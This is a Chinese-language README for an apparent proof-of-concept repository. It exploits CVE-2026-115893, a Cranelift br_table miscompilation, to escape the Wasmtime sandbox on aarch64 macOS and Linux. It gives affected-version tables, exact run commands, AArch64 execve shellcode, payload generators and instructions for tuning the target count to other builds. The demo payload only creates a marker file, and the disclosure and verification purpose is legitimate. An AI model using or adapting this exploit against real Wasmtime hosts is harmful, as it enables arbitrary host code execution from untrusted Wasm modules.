针对 CVE-2026-115893 的可用的完整沙箱逃逸漏洞利用、漏洞验证及验证包——即 Wasmtime 中 aarch64 Cranelift 的 br_table 错误编译问题。
CVE-2026-115893 是 Wasmtime 的 aarch64 Cranelift 后端中的一个编译器控制流缺陷。一个带有足够多目标的 Wasm br_table 会生成一个 JTSequence,其默认的 B.cond 分支的位移超出了条件分支编码范围。偏移量发生回绕,因此一个合法的 Wasm 模块可以跳转到 JIT 代码中受用户影响的偏移位置。
本仓库演示了一次完整的逃逸:
/usr/bin/touch 替换 Wasmtime 进程,并在客户机之外创建 /tmp/wt-pwn。该模块没有任何导入,也不使用 WASI。这是以 Wasmtime 进程权限执行的宿主代码执行,并非自动获得 root 权限。
这不是 CVE-2026-115889。后者是一个独立的 Cranelift 索引溢出缺陷,其复现影响为编译器 panic/DoS。
| 版本范围 | CVE-2026-115889 | CVE-2026-115893(aarch64) |
|---|---|---|
<36.0.19 | 受影响 | 受影响 |
36.0.19 | 已修复 | 已修复 |
37.0.0–42.x | 受影响 | 受影响 |
43.0.0–48.0.6 | 已修复 | 在 aarch64 上受影响 |
48.0.7 | 已修复 | 已修复 |
49.0.0–49.0.3 | 已修复 | 在 49.0.4 之前受影响 |
49.0.4+ | 已修复 | 已修复 |
针对此 CVE,请使用专门的修复版本:49.0.4、48.0.7 或 36.0.19。
| 环境 | Wasmtime | 结果 |
|---|---|---|
| macOS 26.7.1 arm64,原生 | 49.0.3 | 通过 5/5:rc=0,标记已创建 |
| Linux arm64 容器 | 49.0.3 | 通过 3/3:rc=0,标记已创建 |
| macOS arm64 | 49.0.4 | 拒绝 3/3:rc=1,无标记 |
| Linux arm64 容器 | 49.0.4 | 拒绝 3/3:rc=1,无标记 |
| macOS arm64 | 49.0.3 | 65,520 目标对照组:无标记 |
| macOS arm64 | 49.0.4 | 65,520 目标对照组:无标记 |
该漏洞利用在测试的构建版本上是确定性的。它并非版本无关;不同的 Wasmtime 构建版本可能需要重新调参。

图 1。Linux arm64 容器,Wasmtime 49.0.3。载荷在客户机之外创建 /tmp/wt-pwn 后,进程以退出码 0 退出。


图 2。Wasmtime 49.0.4 在 65,520 目标的实现限制处拒绝一个通用的 100,000 目标 br_table。此通用模块并非漏洞利用模块;它仅用于说明修复后的边界。
objdump;发布二进制文件及 SHA-256:
macOS 49.0.3  fec6a4ca5e4310210b2feaea32179cfb51a40ab20eef48ec2345a61a3856002d
macOS 49.0.4  f5a9a33d7df600927ec2b4544cb6270cfcfbe5a7acaeb90952be39cd2584dda4
Linux 49.0.3  ffb2b17b12f6b43e6de3aab08f02269ca7cb481663e0cb189e256e9198bac770
Linux 49.0.4  7ff3862b2dee59318218c2dafd87650faf7840db2c21889b62535e9d0e7273ba
Tarball 名称:
wasmtime-v49.0.3-aarch64-macos.tar.xz
wasmtime-v49.0.4-aarch64-macos.tar.xz
wasmtime-v49.0.3-aarch64-linux.tar.xz
wasmtime-v49.0.4-aarch64-linux.tar.xz
模块哈希:
macOS  lab/jit-escape.wat        7cfe90b1fede88966df0330389967f27ff4e2a644e27ebac66e913fa299fc556
Linux  lab/jit-escape-linux.wat  299e585a3e96f311331e729f0786d5e2b7eb5f017bd0870180cc5365e0e88d25
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-macos/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-macos/wasmtime

./scripts/verify-macos.sh
手动运行:
"$WASMTIME_VULN" --version
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
ls -l /tmp/wt-pwn
Expected:
rc=0
-rw-r--r-- ... /tmp/wt-pwn
不产生 stdout 或 stderr;execve 替换了 Wasmtime 进程。该 payload 仅创建 /tmp/wt-pwn。
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-linux/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-linux/wasmtime

./scripts/verify-linux.sh
容器示例:
cp -R "$PWD" /tmp/cve-2026-115893-wasmtime-sandbox-escape

docker run --rm --platform linux/arm64 --entrypoint sh \
  -v /tmp/cve-2026-115893-wasmtime-sandbox-escape:/work:ro \
  -v /path/to/wasmtime-v49.0.3-aarch64-linux:/wasmtime:ro \
  debian:bookworm-slim -lc '
    rm -f /tmp/wt-pwn
    /wasmtime/wasmtime run --invoke pwn /work/lab/jit-escape-linux.wat
    echo "rc=$?"
    ls -l /tmp/wt-pwn
  '
rm -f /tmp/wt-pwn
"$WASMTIME_FIXED" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Expected:
rc=1
Unsupported feature: `br_table` has 524255 targets, which exceeds the
implementation limit of 65520
marker_exists=1
Linux 固定运行拒绝了 524,252 个目标。
使用 65,520 个目标的相同载荷:
python3 poc/gen_jit_escape.py 65520 > /tmp/small.wat
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn /tmp/small.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
预期:rc=0,无标记。仅凭 v128 常量和 shellcode 本身并不会创建该文件;必须使用超大表。
将目标计数从池(n=524254)改走会使分支落在 0x4c,导致崩溃,并且不会创建任何标记。
(module
  (memory 16)
  (func $sc (param i32) (v128.store ...))      ; payload pool
  (func $f  (param i32) (br_table ...))        ; oversized switch
  (func (export "pwn") (call $f (i32.const N)))
)
sc 从未被调用。其 v128 常量被编译进一个可执行的 .text 字面量池。这些字节是 AArch64 shellcode。
对于经过测试的、带有 n=524255 的 macOS 构建:
f 起始于 0xa0 附近;JTSequence 比较/默认分支位于 b4/b8;b.hs 目标是 0x50,即该池的第一个字节;pwn 使用走默认分支的选择器调用 f。该池执行:
adr  x0, path
adr  x3, arg
adr  x4, arg
sub  sp, sp, #0x40
stp  x0, x3, [sp]
stp  xzr, xzr, [sp, #0x10]
mov  x1, sp
mov  x2, xzr
mov  x16, #59        ; macOS execve
svc  #0x80
brk  #0x43
Linux 变体使用 svc #0 和 Linux execve 系统调用号。其目标计数为 524,252,因为非 PAC 序言将池放置在 0x40。
该模块没有导入,也从不调用 WASI。模块中不存在 Wasm 文件 API。/tmp/wt-pwn 由宿主 execve 路径创建,而非由客户机线性内存代码创建。
python3 poc/gen_jit_escape.py > lab/jit-escape.wat
python3 poc/gen_jit_escape_linux.py > lab/jit-escape-linux.wat
这会重新生成模块。它不会针对另一个构建进行校准。
不要假设默认计数在其他地方也适用。
wasmtime --version。"$WASMTIME_VULN" compile lab/jit-escape.wat -o /tmp/check.cwasm
objdump -d /tmp/check.cwasm | grep -B4 -A8 'b.hs'
b.hs 目标等于 payload 池的第一个字节。目标调优对布局敏感。在一次测试中,n=524256 仍然指向
0x50,因为阈值编码发生了变化。务必检查生成的分支目标。
/tmp;它需要新的 payload。.cwasm:特定于引擎/版本/目标。README.md This document
CHECKSUMS.txt SHA-256 for tracked files
docs/technical-writeup.md Full technical analysis and evidence notes
poc/gen_jit_escape.py macOS payload generator
poc/gen_jit_escape_linux.py Linux arm64 payload generator
lab/escape.s macOS AArch64 shellcode source
lab/escape-linux.s Linux AArch64 shellcode source
lab/jit-escape.wat macOS exploit module
lab/jit-escape-linux.wat Linux arm64 exploit module
lab/jit-escape.objdump.txt JIT disassembly
lab/jit-escape-bytes.txt Payload bytes/disassembly
evidence/ Run logs, controls, verification
screenshots/ PoV and fixed-limit captures
scripts/verify-macos.sh macOS end-to-end verification
scripts/verify-linux.sh Linux end-to-end verification